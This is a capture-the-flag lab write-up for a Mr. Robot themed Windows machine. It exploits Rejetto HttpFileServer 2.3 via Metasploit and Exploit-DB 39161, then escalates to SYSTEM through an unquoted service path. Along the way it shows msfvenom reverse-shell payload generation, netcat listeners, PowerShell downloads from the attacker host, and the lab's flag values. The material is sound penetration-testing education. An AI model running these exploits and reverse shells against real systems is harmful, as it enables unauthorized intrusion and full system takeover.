Steel Mountain
Hack into a Mr. Robot themed Windows machine. Use metasploit for initial access, utilise powershell for Windows privilege escalation enumeration and learn a new technique to get Administrator access.
In this room you will enumerate a Windows machine, gain initial access with Metasploit, use Powershell to further enumerate the machine and escalate your privileges to Administrator.
Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.
Target IP Address: 10.49.143.83
Kali Linux IP Address: 192.168.162.207
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(root㉿kali)-[~]
└─# nmap -p- -sV -O 10.49.143.83
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 03:03 -0400
Nmap scan report for 10.49.143.83
Host is up (0.036s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 8.5
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http          HttpFileServer httpd 2.3
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49197/tcp open  msrpc         Microsoft Windows RPC
49198/tcp open  msrpc         Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or 2012 R2
Network Distance: 3 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.03 seconds

http://10.49.143.83:8080/
HttpFileServer 2.3
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(root㉿kali)-[/home/kali/Downloads]
└─# msfconsole
msf > search HttpFileServer 2.3

Matching Modules
================

   #  Full Name                              Disclosure Date  Rank       Check  Name
   -  ---------                              ---------------  ----       -----  ----
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.49.143.83
RHOSTS => 10.49.143.83
msf exploit(windows/http/rejetto_hfs_exec) > set LHOST 192.168.162.207
LHOST => 192.168.162.207
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
msf exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, http, socks4, socks5, sock
                                         s5h
   RHOSTS     10.49.143.83     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      8080             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to liste
                                         n on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SRVSSL     false            no        Negotiate SSL/TLS for local server connections
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.162.207  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
The target machine is down and I restart, so the IP changed:
Target IP Address: 10.48.186.231
Kali Linux: 192.168.162.207
1
2
3
4
5
6
7
8
9
10
meterpreter > search -f user.txt
Found 1 result...
=================

Path                            Size (bytes)  Modified (UTC)
----                            ------------  --------------
c:\Users\bill\Desktop\user.txt  70            2019-09-27 08:42:38 -0400

meterpreter > cat c:\\Users\\bill\\Desktop\\user.txt
��b04763b6fcf51fcd7c13abc7db4fd365
1
2
3
4
5
6
7
8
meterpreter > sysinfo
Computer        : STEELMOUNTAIN
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
meterpreter > ls
Listing: C:\Users\bill\Downloads
================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-09-27 07:07:07 -0400  desktop.ini

meterpreter > upload /home/kali/Downloads/winPEASx64.exe
[*] Uploading  : /home/kali/Downloads/winPEASx64.exe -> winPEASx64.exe
[*] Uploaded 8.00 MiB of 10.81 MiB (73.98%): /home/kali/Downloads/winPEASx64.exe -> winPEASx64.exe
[*] Uploaded 10.81 MiB of 10.81 MiB (100.0%): /home/kali/Downloads/winPEASx64.exe -> winPEASx64.exe
[*] Completed  : /home/kali/Downloads/winPEASx64.exe -> winPEASx64.exe
meterpreter > ls
Listing: C:\Users\bill\Downloads
================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  282       fil   2019-09-27 07:07:07 -0400  desktop.ini
100777/rwxrwxrwx  11339776  fil   2026-10-01 04:48:57 -0400  winPEASx64.exe
https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS
Execute the winPEASx64.exe in shell, And we have some interesting findings fron winPEAS:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
����������������������������������� Services Information (T1007,T1543.003,T1574.001,T1574.010,T1574.011,T1014,T1068) �������������������������������������
���������� Interesting Services -non Microsoft- (T1007)
� Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#services
AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe] - Auto - Running - No quotes and Space detected
File Permissions: bill [Allow: WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\Advanced SystemCare (bill [Allow: WriteData/CreateFiles])
Advanced SystemCare Service
=================================================================================================
AmazonSSMAgent(Amazon SSM Agent)["C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"] - Auto - Running
Amazon SSM Agent
=================================================================================================
AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)[C:\Program Files\Amazon\XenTools\LiteAgent.exe] - Auto - Running - No quotes and Space detected
AWS Lite Guest Agent
=================================================================================================
Ec2Config(Amazon Web Services, Inc. - Ec2Config)["C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe"] - Auto - Running - isDotNet
Ec2 Configuration Service
=================================================================================================
IObitUnSvr(IObit - IObit Uninstaller Service)[C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe] - Auto - Stopped - No quotes and Space detected
File Permissions: bill [Allow: WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\IObit Uninstaller (bill [Allow: WriteData/CreateFiles])
IObit Uninstaller Service
=================================================================================================
LiveUpdateSvc(IObit - LiveUpdate)[C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe] - Auto - Running - No quotes and Space detected
File Permissions: bill [Allow: WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\LiveUpdate (bill [Allow: WriteData/CreateFiles])
LiveUpdate
=================================================================================================
PsShutdownSvc(Systems Internals - PsShutdown)[C:\Windows\PSSDNSVC.EXE] - Manual - Stopped
=================================================================================================
We will target the AdvancedSystemCareService9, using the below unquoted service paths technique.
https://www.ired.team/offensive-security/privilege-escalation/unquoted-service-paths
Generate a Windows service-compatible payload with msfvenom, use the -f exe-service format flag so the executable correctly handles Windows Service Control Manager (SCM) requests.
1
2
3
4
5
6
7
8
┌──(root㉿kali)-[/home/kali/Downloads]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.162.207 LPORT=1234 -f exe-service -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 355 bytes
Final size of exe-service file: 5120 bytes
Saved as: Advanced.exe
1
2
3
4
meterpreter > upload /home/kali/Downloads/Advanced.exe "C:\\Program Files (x86)\\IObit\\Advanced.exe"
[*] Uploading  : /home/kali/Downloads/Advanced.exe -> C:\Program Files (x86)\IObit\Advanced.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/kali/Downloads/Advanced.exe -> C:\Program Files (x86)\IObit\Advanced.exe
[*] Completed  : /home/kali/Downloads/Advanced.exe -> C:\Program Files (x86)\IObit\Advanced.exe
1
2
3
4
5
6
7
8
9
10
meterpreter > ls "C:\\Program Files (x86)\\IObit"
Listing: C:\Program Files (x86)\IObit
=====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  32768  dir   2026-10-01 04:25:59 -0400  Advanced SystemCare
100777/rwxrwxrwx  7168   fil   2026-10-01 06:17:05 -0400  Advanced.exe
040777/rwxrwxrwx  16384  dir   2019-09-27 01:35:24 -0400  IObit Uninstaller
040777/rwxrwxrwx  4096   dir   2019-09-26 11:18:50 -0400  LiveUpdate
Start listner on another msfconsole
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[~]
└─# msfconsole

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.162.207
LHOST => 192.168.162.207
msf exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.162.207:1234
Check the all the service names, and find the one we are interested in AdvancedSystemCareService9:
1
2
3
4
5
6
C:\Users\bill\Downloads>net start
net start
These Windows services are started:

   Advanced SystemCare Service 9
   ...
Restart the service
1
2
3
4
5
6
7
8
9
10
11
12
13
14
C:\Users\bill\Downloads>net stop "Advanced SystemCare Service 9"
net stop "Advanced SystemCare Service 9"
The Advanced SystemCare Service 9 service is not started.

More help is available by typing NET HELPMSG 3521.

C:\Users\bill\Downloads>net start "Advanced SystemCare Service 9"
net start "Advanced SystemCare Service 9"
The Advanced SystemCare Service 9 service is starting.
The Advanced SystemCare Service 9 service could not be started.

The service did not report an error.

More help is available by typing NET HELPMSG 3534.
And we get a privileged shell on the msfconsole listener!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.162.207:1234
[*] Sending stage (203455 bytes) to 10.48.186.231
[*] Meterpreter session 4 opened (192.168.162.207:1234 -> 10.48.186.231:49884) at 2026-10-01 07:17:52 -0400

meterpreter > pwd
C:\Windows\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > search -f "root.txt"
Found 1 result...
=================

Path                                     Size (bytes)  Modified (UTC)
----                                     ------------  --------------
c:\Users\Administrator\Desktop\root.txt  32            2019-09-27 08:41:10 -0400

meterpreter > cat "c:\Users\Administrator\Desktop\root.txt"
9af5f314f57607c00fd09803a587db80
Access and Escalation without metasploit
Target IP Address: 10.48.163.115
Kali Linux: 192.168.162.207
https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp
Use this exploit: https://www.exploit-db.com/exploits/39161
Change the IP and port in the script to our kali listening IP and port:
1
2
	ip_addr = "192.168.162.207" #local IP address
	local_port = "2469" # Local Port number
Start the netcat listener
1
2
3
4
┌──(root㉿kali)-[~]
└─# nc -lvp 2469
listening on [any] 2469 ...
Download the 64 bit nc64.exe: https://github.com/int0x33/nc.exe/blob/master/nc64.exe
Note that only 64 bit works on this target machine, 32 bit doesn’t work
And rename it the nc.exe
Start a web server on kali to host the nc.exe
1
2
3
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
And execute the exploit
1
2
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python2 39161.py 10.48.163.115 8080
Check wether the nc hosted on our kali has been downloaded
1
2
3
4
5
6
7
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.48.163.115 - - [01/Oct/2026 10:10:50] "GET /nc.exe HTTP/1.1" 200 -
10.48.163.115 - - [01/Oct/2026 10:10:50] "GET /nc.exe HTTP/1.1" 200 -
10.48.163.115 - - [01/Oct/2026 10:10:50] "GET /nc.exe HTTP/1.1" 200 -
10.48.163.115 - - [01/Oct/2026 10:10:50] "GET /nc.exe HTTP/1.1" 200 -
And we get the initial access
1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~]
└─# nc -lvp 2469
listening on [any] 2469 ...
10.48.163.115: inverse host lookup failed: Unknown host
connect to [192.168.162.207] from (UNKNOWN) [10.48.163.115] 49531
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>whoami
whoami
steelmountain\bill
Download the PowerUp.ps1 from our Kali web server
https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
1
2
C:\Users\bill\Downloads>powershell -Command "Invoke-WebRequest -Uri 'http://192.168.162.207/PowerUp.ps1' -OutFile './PowerUp.ps1'"
powershell -Command "Invoke-WebRequest -Uri 'http://192.168.162.207/PowerUp.ps1' -OutFile './PowerUp.ps1'"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
C:\Users\bill\Downloads>powershell -ep bypass -c ". .\PowerUp.ps1; Invoke-AllChecks"
powershell -ep bypass -c ". .\PowerUp.ps1; Invoke-AllChecks"


ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced
                 SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
                 Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
                 <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced
                 SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
                 Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
                 <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced
                 SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit;
                 IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
                 <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced
                 SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\Advanced
                 SystemCare\ASCService.exe;
                 IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
                 <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

...

ServiceName                     : AdvancedSystemCareService9
Path                            : C:\Program Files (x86)\IObit\Advanced
                                  SystemCare\ASCService.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\Advanced
                                  SystemCare\ASCService.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl,
                                  ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name
                                  'AdvancedSystemCareService9'
CanRestart                      : True
Name                            : AdvancedSystemCareService9
Check                           : Modifiable Service Files

...
1
2
3
4
5
6
7
8
9
10
C:\Users\bill\Downloads>powershell -c "gsv | ft Name, DisplayName"
powershell -c "gsv | ft Name, DisplayName"

Name                                    DisplayName
----                                    -----------
AdvancedSystemCareService9              Advanced SystemCare Service 9
AeLookupSvc                             Application Experience
ALG                                     Application Layer Gateway Service
AmazonSSMAgent                          Amazon SSM Agent
...
Here only AdvancedSystemCareService9 can restart, and we can write the directory
Use msfvenoum to generate a service-compatible reverseshell, and named it Advanced.exe
1
2
3
4
5
6
7
8
┌──(root㉿kali)-[/home/kali/Downloads]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.162.207 LPORT=6688 -f exe-service -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 5632 bytes
Saved as: Advanced.exe
1
2
3
┌──(root㉿kali)-[~]
└─# nc -lvp 6688
listening on [any] 6688 ...
Download the Advanced.exe to the target C:\Program Files (x86)\IObit
1
2
C:\Users\bill\Downloads>powershell -Command "Invoke-WebRequest -Uri 'http://192.168.162.207/Advanced.exe' -OutFile 'C:\Program Files (x86)\IObit\Advanced.exe'"
powershell -Command "Invoke-WebRequest -Uri 'http://192.168.162.207/Advanced.exe' -OutFile 'C:\Program Files (x86)\IObit\Advanced.exe'"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
C:\Users\bill\Downloads>dir "C:\Program Files (x86)\IObit"
dir "C:\Program Files (x86)\IObit"
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Program Files (x86)\IObit

10/01/2026  08:35 AM    <DIR>          .
10/01/2026  08:35 AM    <DIR>          ..
10/01/2026  06:06 AM    <DIR>          Advanced SystemCare
10/01/2026  08:35 AM             5,632 Advanced.exe
09/26/2019  10:35 PM    <DIR>          IObit Uninstaller
09/26/2019  08:18 AM    <DIR>          LiveUpdate
               1 File(s)          5,632 bytes
               5 Dir(s)  44,156,776,448 bytes free
And we restart the AdvancedSystemCareService9 service
1
2
3
4
5
6
7
8
9
10
11
12
13
14
C:\Users\bill\Downloads>net stop "AdvancedSystemCareService9"
net stop "AdvancedSystemCareService9"
.
The Advanced SystemCare Service 9 service was stopped successfully.


C:\Users\bill\Downloads>net start "AdvancedSystemCareService9"
net start "AdvancedSystemCareService9"
The Advanced SystemCare Service 9 service is starting.
The Advanced SystemCare Service 9 service could not be started.

The service did not report an error.

More help is available by typing NET HELPMSG 3534.
And finally we sucessfully escalate our privilage to nt authority\system
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
┌──(root㉿kali)-[~]
└─# nc -lvp 6688
listening on [any] 6688 ...
10.48.163.115: inverse host lookup failed: Unknown host
connect to [192.168.162.207] from (UNKNOWN) [10.48.163.115] 49843
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /all
whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384


PRIVILEGES INFORMATION
----------------------

Privilege Name                  Description                               State
=============================== ========================================= ========
SeAssignPrimaryTokenPrivilege   Replace a process level token             Disabled
SeLockMemoryPrivilege           Lock pages in memory                      Enabled
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process        Disabled
SeTcbPrivilege                  Act as part of the operating system       Enabled
SeSecurityPrivilege             Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege        Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege           Load and unload device drivers            Disabled
SeSystemProfilePrivilege        Profile system performance                Enabled
SeSystemtimePrivilege           Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                    Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority              Enabled
SeCreatePagefilePrivilege       Create a pagefile                         Enabled
SeCreatePermanentPrivilege      Create permanent shared objects           Enabled
SeBackupPrivilege               Back up files and directories             Disabled
SeRestorePrivilege              Restore files and directories             Disabled
SeShutdownPrivilege             Shut down the system                      Disabled
SeDebugPrivilege                Debug programs                            Enabled
SeAuditPrivilege                Generate security audits                  Enabled
SeSystemEnvironmentPrivilege    Modify firmware environment values        Disabled
SeChangeNotifyPrivilege         Bypass traverse checking                  Enabled
SeUndockPrivilege               Remove computer from docking station      Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege          Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set            Enabled
SeTimeZonePrivilege             Change the time zone                      Enabled
SeCreateSymbolicLinkPrivilege   Create symbolic links                     Enabled


C:\Windows\system32>